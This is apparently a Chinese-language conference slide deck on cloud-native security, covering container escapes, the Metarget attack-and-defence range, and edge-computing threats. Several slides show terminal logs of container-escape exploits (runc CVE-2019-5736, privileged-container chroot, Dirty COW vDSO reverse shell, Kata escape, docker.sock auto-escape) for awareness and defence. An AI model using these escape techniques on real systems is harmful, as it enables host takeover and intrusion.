

CSA GCR 6th
Congress

第六届云安全联盟大中华区大会



云安全的下半场： 原生安全

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CSA GCR cloud security
GREATER CHINA REGION alliance®





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Part1



云安全：纯安全问题



▶▶ 未来：云安全=纯安全

• The Future of Network Security is in the Cloud

- 在2020年前，50%的企业将业务 workflow 放到本地需要作为异常事件进行审批。公司“无云”的策略会和现在“无网络”的策略一样少。

• Cloud Security Becomes ... Just Security

- 云计算与各行各业IT基础设施进一步融合，云或是基础，或是组件

• 云赋能安全+安全赋能云=纯安全

- 各类安全机制，将会或多或少适用于或应用云计算技术





工业互联网



5G/边缘计算



原生安全：基于云原生、无处不在的安全



Part2





云原生安全：云计算下半场



云原生的生态和安全栈

云原生



容器运行时最大风险：容器逃逸

安全容器逃逸

容器逃逸

应用漏洞

```
CVE-2019-5736
root@matrix:~/CVE-2019-5736-PoC# docker --version
Docker version 18.09.1-ce, build 999940
root@matrix:~/CVE-2019-5736-PoC# docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81f7c594648722c585f9dc548971871
spec: 1.0.0
root@matrix:~/CVE-2019-5736-PoC# docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED
STATUS            PORTS              NAMES
6a545f9c889d       ubuntu             "/bin/bash"             2 minutes ago
lp 2 minutes      peaceful_testa
root@matrix:~/CVE-2019-5736-PoC# cat main.go | grep 'payload'
var payload = "*/bin/bash 'n echo 'hello, host' > /tmp/magic.dat"
writeToFile.Write([]byte(payload))
root@matrix:~/CVE-2019-5736-PoC# docker cp main 6a54:/poc
root@matrix:~/CVE-2019-5736-PoC# docker exec -it 6a54 /bin/bash
root@6a54f9c889d:/# /poc
c) Overwritten /bin/sh successfully
c) Found the PID: 28
c) Successfully got the file handle
c) Successfully got write handle &[0xc4200a5900]
root@6a54f9c889d:/#
```

危险配置


```
--privileged 特权模式
root@JD:/home/rambo# docker ps | grep privileged
9916c45e5859       ubuntu             "/bin/bash"             29 hours ago
3b068bd6212f       ubuntu             "/bin/bash"             29 hours ago
root@JD:/home/rambo# docker exec 3b068bd /bin/bash
root@3b068bd:/# ls -l | grep /dev/vda1
-rw-r--r--    1      2048 83886079 83884032 40G 83 Linux
/dev/vda1 *
root@JD:/home/rambo# docker exec -it 3b068bd /bin/bash
root@3b068bd6212f:/# fdisk -l | grep /dev/vda1
/dev/vda1 *    2048 83886079 83884032 40G 83 Linux
root@3b068bd6212f:/# mount | grep /dev/vda1
/dev/vda1 on /host type xfs (ro)
root@3b068bd6212f:/# chroot /host
# /bin/bash
root@3b068bd6212f:/# cat /etc/passwd | grep rambo
rambo:x:1000:1000:,,,:/home/rambo:/usr/bin/zsh
root@3b068bd6212f:/#
```

内核漏洞

```
CVE-2016-5195
root@ubuntu@fc3c70110fc3:~/dirtycow-vdo# ./dirtycow-vdo
[*] payload target: 172.18.0.2:10000
[*] exploit: patch 1/2
[*] vdo successfully backdoored
[*] exploit: patch 2/2
[*] vdo successfully backdoored
[*] waiting for reverse connect shell...
[*] enjoy!
[*] restore: patch 2/2
whoami
root
cat /root/.flag
flag{welcome_2_the_real_world}
[*]config | head -n 3
br-c842bb325072 Link encap:Ethernet HWaddr 02:42:a3:b0:c3:9c
linet addr:172.18.0.1 Bcast:0.0.0.0 Mask:255.255.0.0
linet2 addr: fe80::42:a3ff:fe8b:c39c/64 Scope:Link
root@matrix:~/escape-kata#
```

- Kata-containers逃逸
- 先容器逃逸，再虚拟机逃逸
- 涉及：
 - CVE-2020-2023
 - CVE-2020-2025
 - CVE-2020-2026
- **安全容器不是银弹！**

```
root@matrix:~/escape-kata# ./exploit.sh
[*] Running an Ubuntu container to warm up...
Linux 13763735fdb 5.3.0-rc3 #1 SMP Thu Jan 16 01:53:44 UTC 2020
x86 G4 x86 G4 x86 G4 GNU/Linux
[*] Exploiting to escape kata...
[*] Running malicious container with kata on CLI...
[*] In the evil container
[*] Searching for the device...
[*] Device found
[*] Mknoding...
[*] Mknoded successfully
[*] Replacing the guest kata-agent...
debugfs: 1.45.5 (07 Jan 2020)
debugfs: open -w /dev/guest_hd
debugfs: cd /usr/bin
debugfs: rm kata-agent
debugfs: write /evil-kata-agent kata-agent
Allocated inode: 169
debugfs: close -a
[*] Done
[*] Guest image file has been compromised
[*] Running malicious container with kata on CLI once again...
1b7dd03cc49544a5134ee8418785b3c7ff9c381d5f7facese260b6a1a2e745
docker: Error response from daemon: OCI runtime create failed: rp
c error: code = internal error - Could not run process: container
linux.go:346: starting container process caused "exec: \"/attack.
sh": stat /attack.sh: no such file or directory": unknown.
root@matrix:~/escape-kata#
```



云原生攻防套件

云原生靶场

- Metarget = meta + target
- <https://github.com/brant-ruan/metarget>
- 安装内核漏洞: metarget cnv install cve-2016-5195
- 安装Docker漏洞: metarget cnv install cve-2019-5736
- 安装Kubernetes漏洞: metarget cnv install cve-2018-1002105

Unwatch 5 Unstar 162 Fork 31

云原生安全评估套件

模块名	涉及组件	模块类型	模块描述
cve-2016-5195	Kernel	攻击利用	利用条件竞争漏洞进行提权
cve-2017-1002101	Kubernetes	攻击利用	使用subPath挂载来创建挂载宿主机文件系统的Pod
cve-2018-1002105	Kubernetes	攻击利用	通过向Kubernetes API Server构造请求实现权限提升
cve-2019-5736	Docker/runc	攻击利用	通过修改runc的二进制文件导致提权
cve-2020-15257	Docker/containerd	攻击利用	通过通过containerd-shim API实现提权
kata_container_escape	Kata containers	攻击利用	
docker.sock	Docker.sock	攻击利用	
privileged_container	特权容器	攻击利用	
docker_api_rce	Docker/api	攻击利用	
mount_proofs	Proctfs挂载	攻击利用	
ptrace_escape	Ptrace逃逸	攻击利用	
cgroup_escape	Cgroup逃逸	攻击利用	
cve-2020-8554	Kubernetes	后渗透	有创建和编辑服务
cve-2020-8558	Kube-proxy	后渗透	利用Kube
backdoor_pod	Kubernetes	后渗透	
shadow_api_server	Kubernetes	后渗透	
deployment_Cronjob	Kubernetes	后渗透	

```

+ nstofocus /coogo-auto-escape-playbook.sh
[*] create a flag at /opt/coogo-flag
+ echo 'congrats! you escaped from container successfully :)'
[*] creating pod with docker socket mounted
+ ./metarget cnv install mount-docker-sock
docker already installed
kubernetes already installed
mount-docker-sock is going to be installed
applying yamls/k8s_metarget_namespace.yaml
applying vulns_cn/mounts/pods/mount-docker-sock.yaml
mount-docker-sock successfully installed
[*] auto-escaping in pod with docker socket mounted
+ kubectl cp ./coogo -n metarget mount-docker-sock:/
+ kubectl exec -it -n metarget mount-docker-sock /coogo auto escape
[*] auto-escape with 7 modules
[*] can we escape with module <mount-docker-sock>?
[+] host docker.sock mounted
[*] nice! we can have a try with <mount-docker-sock>
[*] trying to escape with mount-docker-sock
[*] trying to pull image: alpine:latest
[+] image <alpine:latest> pulled
[*] trying to create container
[*] container <5118e891810f727325c072c231cf8127aa4a9c535319f079d52bb8d36c483dd7> created
[*] trying to start container <5118e891810f727325c072c231cf8127aa4a9c535319f079d52bb8d36c483dd7>
[*] starting reverse_shell handler
[*] listening on 10.244.0.9:4444
[+] accepted from 10.244.0.1:40019
[+] container <5118e891810f727325c072c231cf8127aa4a9c535319f079d52bb8d36c483dd7> started
[+] chroot /axhsk and go ahead
  
```




Name	Class	Type	CVSS 3.x	Status
cve-2018-15664	docker	container_escape	7.5	✓
cve-2019-13139	docker	command_execution	8.4	✓
cve-2019-14271	docker	container_escape	9.8	✓
cve-2020-15257	docker/containerd	container_escape	5.2	✓
cve-2019-5736	docker/runc	container_escape	8.6	✓
cve-2021-30465	docker/runc	container_escape	7.6	✓
cve-2017-1002101	kubernetes	container_escape	9.6	✓
cve-2018-1002105	kubernetes	privilege_escalation	9.8	✓
cve-2019-11253	kubernetes	denial_of_service	7.5	✓
cve-2019-9512	kubernetes	denial_of_service	7.5	✓
cve-2019-9514	kubernetes	denial_of_service	7.5	✓


异常行为检测(network)

安全云原生化绝不仅是安全设备容器化，还有部署轻量化、功能简单化，策略编排化，能力云原生化

容器网络安全(微隔离、访问控制、入侵检测)



云原生应用安全(API、应用层攻击)



Part3



原生安全：未来的安全



▶▶ 未来的重大产业升级：新基建？

2020年4月20日，国家发改委终于给出了权威说法。新型基础设施主要包括三方面内容：

一是信息基础设施，包括以5G、物联网、工业互联网、卫星互联网为代表的通信网络基础设施，以人工智能、云计算、区块链等为代表的新技术基础设施，以数据中心、智能计算中心为代表的算力基础设施等。

二是融合基础设施，主要指深度应用互联网、大数据、人工智能等技术，支撑传统基础设施转型升级，进而形成的融合基础设施，比如，智能交通基础设施、智慧能源基础设施等。

三是创新基础设施。主要是指支撑科学研究、技术开发、产品研制的具有公益属性的基础设施，比如，重大科技基础设施、科教基础设施、产业技术创新基础设施等。



边缘计算

• 多接入边缘计算 (MEC)是指在网络边缘侧提供智能服务且支持多租户的开放平台

- 距终端用户一步之遥，降低服务时延
- 减轻网络负载
- 资源受限，轻量级
- 基于容器、微服务



01

网络基础设施

- 拒绝服务攻击
- 中间人攻击
- 伪网关



02

边缘数据中心

- 物理损坏
- 隐私泄露
- 权限升级



03

核心基础设施


- 隐私泄露
- 服务篡改
- 伪基础设施



04

虚拟化基础设施

- 拒绝服务
- 资源误用
- 隐私泄露



来源：MEC研究进展与应用场景探讨，MEC研究进展与应用场景探讨

主流开源边缘计算平台

KubeEdge



公司: 华为
分类:
分类依据一: 物联网边缘计算为主
分类依据二: 边缘网关或边缘云
Github链接:
<https://github.com/kubeedge>

OpenNESS




公司: Intel
分类:
分类依据一: 多接入边缘计算
分类依据二: 边缘云或云边缘
Github链接:
<https://github.com/open-ness>

StarlingX




公司: Intel和WindRiver
分类:
分类依据一: 多接入边缘计算
分类依据二: 边缘云或云边缘
Opendev链接:
<https://opendev.org/starlingx>

5GC是新一代ICT网络



